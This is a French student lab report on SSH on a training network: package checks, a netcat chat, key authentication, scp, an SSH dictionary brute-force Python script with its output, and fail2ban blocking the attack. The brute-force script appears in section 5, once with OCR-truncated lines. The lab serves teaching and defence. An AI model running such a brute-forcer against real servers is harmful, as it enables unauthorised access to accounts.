B3-LAB3
SSH – FAIL2BAN

4°) Authentification SSH
4.1°) Authentification avec un utilisateur standard
Depuis la machine DEBIAN TRAINING DMZ :
Vérifier que le paquet ssh est installé

```
root@www:~# apt install ssh
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
ssh est déjà la version la plus récente (1:8.4p1-5+deb11u3).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
root@www:~#
```

Essayer d'installer les deux paquets suivants ; openssh-client et openssh-server.

```
root@www:~# apt install openssh-client
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
openssh-client est déjà la version la plus récente (1:8.4p1-5+deb11u3).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
root@www:~# apt install openssh-serveur
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
E: Impossible de trouver le paquet openssh-serveur
root@www:~# apt install openssh-server
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
openssh-server est déjà la version la plus récente (1:8.4p1-5+deb11u3).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
```

Que remarquez-vous ?
qui sont déjà installés.
Quelle différence entre ces deux paquets ?
La différence entre `openssh-client` et `openssh-server` est que le premier sert à établir des connexions SSH vers d'autres machines, tandis que le second permet à une machine de recevoir des connexions SSH.

Lorsque le serveur SSH est installé, votre serveur ouvre le port 22. Vérifier cette ouverture avec la

commande suivante : netstat -antp

```
root@www:~# netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat        PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      509/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      460/sshd: /usr/sbi
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      509/apache2
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      508/mariadbd
tcp6       0      0 :::22                   :::*                    LISTEN      460/sshd: /usr/sbi
root@www:~# _
```

La commande netstat peut être intéressante pour vérifier qu'un utilisateur malveillant n'a pas ouvert un backdoor sur votre machine. D'ailleurs, l'ouverture d'un port n'est pas compliquée.

Créer une instance de serveur avec la commande nc -lvp 7777

```
root@www:~# nc -lvp 7777
listening on [any] 7777 ...
```

Depuis la machine LUBUNTU_TRAINING_CLIENT :

Ouvrir un terminal puis se connecter à l'instance de serveur précédente via la commande suivante : nc -nv 192.168.200.5 7777

```
test@client-mlif:~$ nc -nv 192.168.200.5 7777
Connection to 192.168.200.5 7777 port [tcp/*] succeeded!
```

Saisir du texte puis valider avec ENTRÉE. Vérifier que ce texte est bien envoyé sur le serveur DEBIAN_TRAINING_DMZ

LUBUNTU

```
test@client-mlif:~$ nc -nv 192.168.200.5 7777
Connection to 192.168.200.5 7777 port [tcp/*] succeeded!
hello world
sio
sn
united
```

DMZ

```
root@www:~# nc -lvp 7777
listening on [any] 7777 ...
192.168.50.1: inverse host lookup failed: Unknown host
connect to [192.168.200.5] from (UNKNOWN) [192.168.50.1] 54016
hello world
sio
sn
united
```

Vous venez de créer une sort de chat très rapidement mais surtout vous avez ouvert un port non sécurisé sur votre serveur.

Ouvrir une connexion ssh sur votre serveur www avec la commande suivante :

```
test@client-mlif:~$ ssh test@www
The authenticity of host 'www (192.168.200.5)' can't be established.
ED25519 key fingerprint is SHA256:DZpfLJKZ4z6nh21DTjMrw3kGqMIoDj49+6JwzO/F+0k
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'www' (ED25519) to the list of known hosts.
test@www's password:
Linux www 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 28 17:21:15 2025 from 192.168.200.5
```

Vous voilà connecté au serveur DEBIAN_TRAINING_DMZ depuis votre machine LUBUNTU.
Pour le vérifier, vous pouvez lancer quelques commandes :
• ip a ;

```
test@www:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defa
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state U
t qlen 1000
    link/ether 08:00:27:57:4a:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.5/24 brd 192.168.200.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe57:4a5d/64 scope link
       valid_lft forever preferred_lft forever
```

- **whoami.**

```
test@www:~$ whoami
test
```

Pour quitter la connexion, il suffit de taper exit.

```
test@www:~$ exit
déconnexion
Connection to www closed.
test@client-mlif:~$
```

4.2°) Authentification avec l'utilisateur root
Depuis la machine LUBUNTU_TRAINING_CLIENT :

Tenter d'ouvrir une connexion ssh avec l'utilisateur root. En effet, lors de la précédente connexion, nous étions connectés sur la machine distante en tant qu'utilisateur test. Cet utilisateur doit exister sur la machine distante.

```
test@client-mlif:~$ ssh root@www
root@www's password:
Linux www 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  2 08:42:08 2025
root@www:~#
```

Depuis la machine LUBUNTU_TRAINING_CLIENT :

Tenter à nouveau d'ouvrir une connexion ssh sur la machine DEBIAN_TRAINING_DMZ en tant que root.

```
test@client-mlif:~$ ssh root@www
root@www's password:
Linux www 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  2 08:42:08 2025
root@www:~#
```

Vous voilà maintenant capable d'administrer à distance tous vos serveurs en ligne de commande

4.3°) Authentification par clé

Vous connaissez le problème posé par les mots de passe. A cela s'ajoute le besoin d'automatiser des tâches nécessitant des échanges automatiques entre serveurs et donc des authentifications chiffrées. Saisir un mot de passe dans un fichier de configuration est une mauvaise pratique. Le solution est de s'authentifier par clé.

Depuis la machine LUBUNTU_TRAINING_CLIENT:

Commencer par créer une paire de clé avec la commande **ssh-keygen.** Laisser les valeurs par défaut lorsque des questions sont posées (pas de passphrase). Les clés sont dans le répertoire caché **.ssh** de l'utilisateur test. En effet, la commande a été saisie alors que nous étions connectés en tant que test.

```
test@client-mlif:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/test/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/test/.ssh/id_rsa
Your public key has been saved in /home/test/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:J3TI9X9O95dpaf0u27ftGAc4R08ahVxycPA6y0Z5Z3c test@client-mlif
The key's randomart image is:
+---[RSA 3072]----+
|          .  .+==|
|       . o .  o* |
|        + . . o o|
|       . .   + B |
|        S . o X E|
|         o   = X@|
|              =**|
|             .+==|
|              o*O|
+----[SHA256]-----+
test@client-mlif:~$
```

Se déplacer dans le répertoire /home/test/.ssh puis vérifier avec la commande ls -la la présence des clés.

```
test@client-mlif:~$ cd /home/test/.ssh/
test@client-mlif:~/.ssh$ ls -la
total 24
drwx------  2 test test 4096 avril  2 09:22 .
drwxr-x--- 18 test test 4096 avril  2 08:40 ..
-rw-------  1 test test 2602 avril  2 09:22 id_rsa
-rw-r--r--  1 test test  570 avril  2 09:22 id_rsa.pub
-rw-------  1 test test  870 avril  2 09:03 known_hosts
-rw-------  1 test test  506 mars  28 17:16 known_hosts.old
test@client-mlif:~/.ssh$
```

Le fichier id_rsa.pub est votre clé publique. C'est cette clé que nous allons déposer sur le serveur DEBIAN_TRAINING_DMZ afin de pouvoir s'authentifier sans saisir de mot de passe.

Le fichier id_rsa est votre clé privée. Vous ne devez jamais la communiquer !
Afin de déposer la clé publique, nous allons utiliser la commande scp.

```
test@client-mlif:~/.ssh$ scp id_rsa.pub root@www:/root/.ssh/authorized_keys
root@www's password:
id_rsa.pub                                    100%  570   771.9KB/s   00:00
test@client-mlif:~/.ssh$
```

Et voilà, c'est la dernière fois que nous saisissons le mot de passe car notre clé publique est déposée et nous pouvons tester à nouveau une connexion ssh pour voir le résultat.

```
test@client-mlif:~/.ssh$ ssh root@www
Linux www 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  2 09:11:25 2025 from 192.168.50.1
root@www:~#
```

Cette fois-ci, aucune demande de mot de passe. C'est plus pratique et plus sécurisé sauf si une personne malveillante accède à votre machine (perte ou vol d'ordinateur portable par exemple).

4.4°) Secure Copy

Depuis la machine LUBUNTU_TRAINING_CLIENT :

Créer deux fichiers test et test2 avec la commande touch puis transférer le fichier test sur le serveur DEBIAN_TRAINING_DMZ avec la commande suivante :

```
test@client-mlif:~/.ssh$ cd
test@client-mlif:~$ touch test
test@client-mlif:~$ scp test root@www:/root
test                                          100%    0     0.0KB/s   00:00
test@client-mlif:~$
```

```
test                                          100%    0     0.0KB/s   00:00
test@client-mlif:~$ touch test2
test@client-mlif:~$ scp test2 root@www:/root
test2                                         100%    0     0.0KB/s   00:00
test@client-mlif:~$
```

Depuis la machine DEBIAN TRAINING DMZ :
Vérifier sur le serveur cible la présence de ce fichier.


```
root@www:~# ls
glpi-9.5.6.tgz  r  resultat  sauvegarde.sql  test  test2
root@www:~#
```

Ensuite, récupérer le fichier test2 présente sur la machine LUBUNTU avec la commande scp suivante depuis le serveur :

```
root@www:~# scp test@192.168.50.1:/home/test/test2 .
The authenticity of host '192.168.50.1 (192.168.50.1)' can't be established.
ECDSA key fingerprint is SHA256:B+HmASUQ+HVWHS+CrdERv7O7q4JkdKsC9OEfGP9hHcc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.1' (ECDSA) to the list of known hosts.
test@192.168.50.1's password:
test2                                         100%    0     0.0KB/s   00:00
root@www:~#
```

Expliquer pourquoi il a fallu saisir un mot de passe ?
Le mot de passe est demandé car l'authentification par clé SSH n'est pas configurée.

Dans cette commande, sur quelle machine se situe le serveur ssh ?
Sur la machine lubuntu.
A quoi correspond le point (.) à la fin de la commande ?
Le point (.) à la fin représente le répertoire actuel où la commande est exécutée.



5°) Force brute du serveur ssh
5.1°) Développement du script python de force brute

Depuis la machine LUBUNTU_TRAINING_CLIENT :
Reproduire le script suivant puis créer un dictionnaire contenant quelques mots de passe (dont le bon mot de passe qui est test) afin de brute forcer notre compte test en ssh.

Il faut d'abord installer le module python paramiko :

```
root@client-mlif:/home/test# apt install python3-pip
```

on crée le script.

~/sshforcebrute.py - Mousepad

Fichier Édition Rechercher Affichage Document Aide

```
 -*- coding: utf-8 -*-
 ******Force brute SSH******
 ******Patrice DIGNAN******

mport sys
rom paramiko import SSHClient
d = open(sys.argv[1])
iste_pass = fd.readlines()
ort = 22
ser = "test"
sh = SSHClient()
sh.load_system_host_keys()

or pwd in liste_pass:
   testpass = pwd.rstrip()
   print("Tentative mot de passe : ", testpass)
   try:
       result = ssh.connect("www", port, user, testpass)
       print("MOT DE PASSE TROUVE :", testpass)
       break
   except:
       print("ECHEC")
```

```
root@client-mlif:/home/test# cat sshforcebrute.py
# -*- coding: utf-8 -*-
# ******Force brute SSH******
# ******Patrice DIGNAN******

import sys
from paramiko import SSHClient
fd = open(sys.argv[1])
liste_pass = fd.readlines()
port = 22
user = "test"
ssh = SSHClient()
ssh.load_system_host_keys()

for pwd in liste_pass:
    testpass = pwd.rstrip()
    print("Tentative mot de passe : ", testpass)
    try:
        result = ssh.connect("www", port, user, testpass)
        print("MOT DE PASSE TROUVE :", testpass)
        break
    except:
        print("ECHEC")

root@client-mlif:/home/test#
```

5.2°) Exécution du script

L'exécution doit trouver le bon mot de passe.

```
root@client-mlif:/home/test# python3 sshforcebrute.py dico
Tentative mot de passe :  test
MOT DE PASSE TROUVE : test
```

STOP 2 : Appelez moi pour que je puisse vérifier cette partie du travail.

6°) Contre-mesure avec fail2ban
6.1°) Installation et configuration de fail2ban
Depuis la machine DEBIAN TRAINING DMZ:
Installer les paquets fail2ban et iptables

```
root@www:~# apt install iptables
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
iptables est déjà la version la plus récente (1.8.7-1).
0 mis à jour, 0 nouvellement installés, 0 à enlever et 0 non mis à jour.
root@www:~#
```

```
@www:~# apt install fail2ban
```

Ensuite, ouvrir le fichier /etc/fail2ban/jail.conf puis chercher la ligne qui commence par maxretry afin de
modifier la valeur à 3. Cette valeur indique le nombre de tentatives déclenchant le bannissement de l'adresse
IP du pirate

```
# "maxretry" is the number of failures before a host get banned.
maxretry = 3
```


```
root@www:~# systemctl restart fail2ban
root@www:~# systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
     Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
     Active: active (running) since Wed 2025-04-02 10:29:43 CEST; 7s ago
       Docs: man:fail2ban(1)
    Process: 1855 ExecStartPre=/bin/mkdir -p /run/fail2ban (code=exited, status=0/SUCCESS)
   Main PID: 1856 (fail2ban-server)
      Tasks: 5 (limit: 511)
     Memory: 12.1M
        CPU: 99ms
     CGroup: /system.slice/fail2ban.service
             └─1856 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

avril 02 10:29:43 www systemd[1]: Starting Fail2Ban Service...
avril 02 10:29:43 www systemd[1]: Started Fail2Ban Service.
avril 02 10:29:43 www fail2ban-server[1856]: Server ready
```


Pour protéger notre serveur ssh, fail2ban scrute le fichier de log de ssh à la recherche d'échecs répétés d'authentifications (/var/log/auth.log).

6.2°) Test de la protection

Depuis la machine LUBUNTU_TRAINING_CLIENT :
Modifier le dictionnaire afin d'avoir plus de 10 mots de passe et mettre le bon mot de passe (test) vers la fin.



Ensuite, exécuter à nouveau le script de force brute puis constater son échec. Le script doit indiquer ECHEC sur le bon mot de passe ce qui confirme que l'attaquant ne peut plus trouver ce mot de passe.



Depuis la machine DEBIAN_TRAINING_DMZ:

Confirmer le bannissement du pirate avec la commande suivante :

```
oot@www:~# fail2ban-client status sshd
tatus for the jail: sshd
- Filter
  |- Currently failed: 0
  |- Total failed:     3
  `- File list:        /var/log/auth.log
- Actions
  |- Currently banned: 1
  |- Total banned:     2
  `- Banned IP list:   192.168.50.1
```

Fouiller dans les fichiers de configuration du serveur afin de modifier la durée de bannissement par défaut.
Tester aussi une connexion manuelle durant le bannissement.*

```
root@client-mlif:/home/test# ssh root@www
ssh: connect to host www port 22: Connection refused
root@client-mlif:/home/test#
```

STOP 3 : Appelez moi pour que je puisse vérifier cette partie du travail.